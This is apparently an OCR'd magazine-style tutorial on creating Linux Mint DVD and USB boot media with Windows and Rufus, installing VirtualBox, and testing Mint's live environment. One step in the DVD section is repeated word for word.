
STEP 2 Next insert a recordable DVD disc into your computer's optical drive. After a few seconds, while the disc is read, Windows will display a pop-up message asking you what to do with the newly inserted disc; ignore this, as you're going to use the built-in image burning function.



STEP 3 Right-click the Mint ISO and from the menu select Burn Disc Image. Depending on the speed of the PC, it may take a few seconds before anything happens. Don't worry too much, unless it takes more than a minute in which case it might be worth restarting your PC and trying again. With luck, the Windows Disc Image Burner should launch.




STEP 4 Right-click the Mint ISO and from the menu select Burn Disc Image. Depending on the speed of the PC, it may take a few seconds before anything happens. Don't worry too much, unless it takes more than a minute in which case it might be worth restarting your PC and trying again. With luck, the Windows Disc Image Burner should launch.




USB BOOTABLE MEDIA

USB media is faster than a DVD and it's often more convenient as most modern PCs don't have an optical drive installed. The process of transferring the image is easy but you need a third-party app first and a USB flash drive of 4GB or more.


STEP 1 First open up a web browser and go to **www.rufus.akeo.ie**. Scroll down the page a little and you come to a Download heading, under which you can see the latest version of Rufus (2.12 in this instance). Left click the link to start the download.




STEP 2 Double-click the downloaded Rufus executable; you can click 'Yes' to the Windows security question and 'Yes' to checking for updates. With Rufus launched it should have already identified your inserted USB flash drive; if not just remove and reinsert.




STEP 3 At first glance the Rufus interface can look a little confusing, don't worry though it's really quite simple. To begin with, click on the disc and drive icon next to the 'Create a bootable disk using..' section and the 'FreeDOS' pull-down menu. This will launch a Windows Explorer window where you can locate and select the Linux Mint ISO.




STEP 4 When you're ready, click on the Start button at the bottom of the Rufus app. This will open up another dialogue box asking you to download and use a new version of SysLinux. SysLinux is a selection of boot loaders used to allow a modern PC to access and boot from a USB flash drive. It is necessary, so click on 'Yes' to continue.



STEP 5 The next step asks which image mode you want the Mint ISO to be written to the USB flash drive in. Both methods work for different situations but generally, the recommended ISO Image Mode is the more popular. Make sure this mode is preselected and click OK to continue, followed by OK again to confirm the action.



STEP 6 The Mint ISO is now being transferred to the USB flash drive. The process shouldn't take too long, again depending on the speed of the USB device and the PC. You may find Rufus will auto-open the USB drive in Windows Explorer during the process; don't worry you can minimise or close it if you want. When the process is complete, click on the Close button.



Installing VirtualBox

If you don't want to dedicate an entire computer to running Mint, one option is to use a Virtual Machine. VirtualBox is one of the best VMs and with it you can run a virtual version of other operating systems within your already installed OS.


GOING VIRTUAL

Using a Virtual Machine (VM) will take resources from your computer: memory, hard drive space, processor usage and so on; make sure you have enough of each before commencing.


STEP 1 The first task is getting hold of VirtualBox. If you haven't already, head over to **www.virtualbox.org** and click on the large 'Download VirtualBox 5.1' box. This will take you to the main download page. Locate the correct host for your system, Windows or Mac, the host is the current installed operating system, and click to begin the download.

STEP 2 Next, while still at the VirtualBox download page, locate the VirtualBox Extension Pack link. The Extension Pack supports USB devices, as well as numerous other extras that can help make the VM environment a more accurate emulation of a 'real' computer.


STEP 3 With the correct packages downloaded, and before we install anything, you need to make sure that the computer you're using is able to host a VM. To do this, reboot the computer and enter the BIOS. As the computer starts up, press the Del, F2 or whichever key is necessary to Enter Setup.




STEP 4 As each BIOS is laid out differently it's very difficult to assess where to look in each personal example. However, as a general rule of thumb, you're looking for Intel Virtualisation Technology or simply Virtualisation; it's usually within the Advanced section of the BIOS. When you've located it, Enable it, save the settings, exit the BIOS and reboot the computer.




STEP 5 With the computer back up and running, locate the downloaded main VirtualBox application and double-click to begin the installation process. Click Next to continue, when you're ready.



STEP 6 The default installation location of VirtualBox should satisfy most users but if you have any special location requirements click on the Browse button and change the install folder. Then, make sure that all the icons in the VirtualBox feature tree are selected and none of them have a red X next to them. Click Next to move on.




STEP 7 This section can be left alone to the defaults, should you wish. It simply makes life a little easier when dealing with VMs; especially when dealing with downloaded VMs, as you may encounter in the future. Again, clicking Next will move you on to the next stage.



STEP 8 When installing VirtualBox your network connection will be disabled for a very brief period. This is due to VirtualBox creating a linked, virtual network connection so that any VM installed will be able to access the Internet, and your home network resources, via the computer's already established network connection. Click Yes then Install to begin the installation.

STEP 9 You may well be asked by Windows to accept a security notification; click Yes for this and you may encounter a dialogue box asking you to trust the installation from Oracle. Again, click yes and accept the installation of the VirtualBox application. When it's complete, click finish to start VirtualBox.

STEP 10 With VirtualBox up and running you can now install the VirtualBox Extension Pack. Locate the downloaded add-on and double-click. There may be a short pause while VirtualBox analyses the pack but eventually you receive a message to install it; obviously click Install to begin the process, scroll down the next screen to accept the agreement and click 'I Agree'.



Testing Linux Mint's Live Environment


With the DVD or USB boot media ready you can now test Mint in a Live Environment before deciding to install it. A Live Environment is a functioning version of Mint that's running from the boot media as opposed to running off your computer's hard drive.

